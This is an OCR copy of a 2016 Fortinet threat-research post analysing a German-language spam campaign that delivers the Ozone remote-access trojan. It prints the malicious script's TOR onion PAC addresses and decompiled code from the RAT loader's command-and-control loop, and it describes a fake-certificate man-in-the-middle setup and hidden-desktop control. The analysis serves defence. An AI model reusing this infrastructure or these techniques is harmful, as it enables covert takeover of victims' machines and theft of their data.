
German Speakers Targeted by SPAM Leading to Ozone RAT

fortinet.com/blog/threat-research/german-speakers-targeted-by-spam-leading-to-ozone-rat.html

August 29, 2016



Threat Research

By Floser Bacurio Jr. and Joie Salvio | August 29, 2016
Remote Administration Tools (RAT) have been around for a long time. They provide users and administrators with the convenience of being able to take full control of their systems without needing to be physically in front of a device. In this age of global operations, that's a huge deal. From troubleshooting machines across countries to observing employees across rooms, RAT solutions have become widely used tools for remote maintenance and monitoring.

Unfortunately, malware authors often utilize these same capabilities to compromise systems. Full remote access capabilities is a dream tool for the black hat community, and are highly sought after.

As a case in point, we recently discovered a SPAM campaign targeting German-speaking users that involves a relatively new commercialized RAT called Ozone.

German-Speaking Social Engineering

In this report we will take a look at this new SPAM campaign that appears to be targeting German-speaking users. The email subject claims to be billing information for "Cable" service, and the attachment contains a Microsoft Word document.




Fig.1 Spam Email with German message

Microsoft Word documents with malicious downloader Macros are quite common. In this case, however, the attacker is using a rather old, but possibly still very effective scheme. Attached to the document is a javascript with a small thumbnail of what the recipient is intended to assume is their cable bill. It comes with the classic instruction to double-click on the image to see it fully. As expected, doing so executes a malicious javascript, and initiates the next step in the infection chain.




Fig.2 Document File with the disguised javascript

The malicious JavaScript begins to install a fake SSL Certificate, and sets proxies on IE, Chrome, and Mozilla browsers to a remote Proxy Auto Config (PAC) file. The address to the PAC file is a TOR URL (a tool that allows people to communicate anonymously on the Internet) that is randomly selected from its hard-coded configuration. It allows the system to

access the attacker's TOR site without installing TOR proxy software, by using ".to" (Tor2Web) and ".link" (Onion Link) URL extensions. These services act as relays between the TOR network and the Web.

```
var r=
    {
    dl:["bdinfirb5mmzyeft.onion","c4yrkp7msu7qjvpp.onion","3yk6feakkp3mctu3.onion","uokdic4g24tkbzpb.onion"],zl:["to","link"],zlp:["https","https"],
};
```

Fig.3 TOR URL config

This is a very common setup for man-in-the-middle (MITM) attacks. By setting the browser proxies, the attacker can lead users to phishing pages like banks, payment sites, credit card companies, etc. It would not be a surprise to learn that those pages are registered using the installed fake SSL Certificate to assure users that the sites being accessed are legitimate and secure.




Fig.4 Installed Fake SSL Certificate Information




Fig. 5 Fake Certificate Installed in IE

As if not satisfied with installing a man-in-the-middle attack, the script then downloads a RAT server.

The Ozone RAT Server and Core Module

Upon searching for similar samples of the downloaded executable, some versions were found to include debug information pointing to Ozone RAT. The similarities between these samples and the code in our lab suggested that the executable is the Ozone RAT's server component, and was built using the tool. This assumption was further confirmed in our tests on the RAT that we discuss later in this article.

It turns out that this is the "loader-only" version of the server. The core module (DLL), containing all the RAT capabilities, needs to be received from the client first. In this case, after informing the client of the server's existence, it then waits for the client to manually initiate the sending of the module.

```
ConnectToC2(dword_4139E4, dword_4139D4, dword_4139D0);// Initiate Connection to Client
if ( *(_BYTE *)(dword_4139E4 + 12) && (unsigned __int8)SayHellotoC2(dword_4139E4, -1, 0) )// Inform existence of the running server to client.
{
  while ( 1 )
  {
    System::__linkproc__FillChar(&Response(0), 4096, 0);
    ResponseByteCount = RecieveC2REsponse(dword_4139E4, &Response(0), 4096);// Recieve response from C2
    if ( ResponseByteCount <= 0 )
      break;
    if ( ResponseByteCount == 6 && Response(0) == 1 )// Response byte count must be 6, First byte must be 0x01
    {
      v6 = BYTE1(LastByte);
      if ( BYTE1(LastByte) == 3 )     // 0x03 = Terminate server
      {
        ExitProcess_0(0);
      }
      else if ( BYTE1(LastByte) == 0x34 )                  // 0x34 == Standby/Wait
      {
        SayHellotoC2(dword_4139E4, 0x35u, 0);// Send confirmation
      }
      else
      {
        LOBYTE(v6) = BYTE1(LastByte) - 0x34 + 0x42;
        if ( BYTE1(LastByte) == 0xF2u && (unsigned __int8)RecieveCoreDLL(v6) )// 0xF2 = Recieve/Write(data.dbf) Encrypted Core module that contains the RAT routines
          break;
      }
    }
  }
  CloseConnection(dword_4139E4);
  System::TObject::Free(dword_4139E4);
  LoadEncryptedLibrary();             // Read "data.dbf"(core module)->decrypt in Memory->LoadFromMemory
```

Fig. 6 Server must wait for the core DLL from client

Once the encrypted core module is sent, it is dropped as “data.dbf” to the same path as the server. This is later read and decrypted in memory for loading. This same file can also be found in the Ozone package.




Fig. 7 Encrypted and decrypted core module

It then uses a technique called Reflective DLL Injection, whereby it loads the decrypted module directly from memory using the Delphi API BTMemoryModule. This is commonly used for loading libraries directly from the binary's resource. However, in this case, since the module is not from the binary's actual resource, it's possibly just an attempt to hide the module from process inspections since modules loaded this way will not be included in a process' list of loaded libraries. It's also possible that it's just an adaptation of its other version. This is briefly discussed later while discussing the module's RAT capabilities.

Ozone RAT

The Ozone RAT website has been active for a year, offering 2 package options – Standard ($20) and Platinum ($50). The latter offers a lifetime license and bonus features for Crypto Mining and MSWord Exploit builder.




Fig.8 Ozone Website

It was not difficult to find a “modified” version of the application for testing. We got ahold of Ozone 0.55. Although based on the demo video from the website, version 0.60 is already available.

The Ozone interface has all the characteristics of a typical RAT client - main interface, server builder, and a control center.

The main interface shows the status of the running servers and the active ports being used for communication.




Fig.9 Main interface shows active connections

Building a server component is very simple. One does not need to be an expert to build one and distribute it. As mentioned earlier, the server has two versions - the “FAT” and the “loader-only” version. The former is bigger (duh!) because the core module is already

included in the server binary as a resource. In this version, it makes more sense to use the Reflective DLL Injection version to avoid additional dropped files. In the case of the latter, as mentioned previously, this can be a process inspection evasion or simply an adaptation of the “FAT” version. It also has the option to pack the binary with a simple UPX.




Fig.10 Builder for the customizable server binary

All RAT operations that can be executed by the server are in the Control Center interface. This includes everything from simple file operations to fully controlling the system using a remote desktop. Its arsenal is common to RAT applications, except for the hVNC (or hidden VNC) module. Basically, hidden VNC takes advantage of Windows' multiple desktop capability to open a new hidden desktop session for the attacker to control. Since applications running from other desktops are invisible to others, an attacker can control the system and run applications without the user knowing - a very tricky feature to implement.

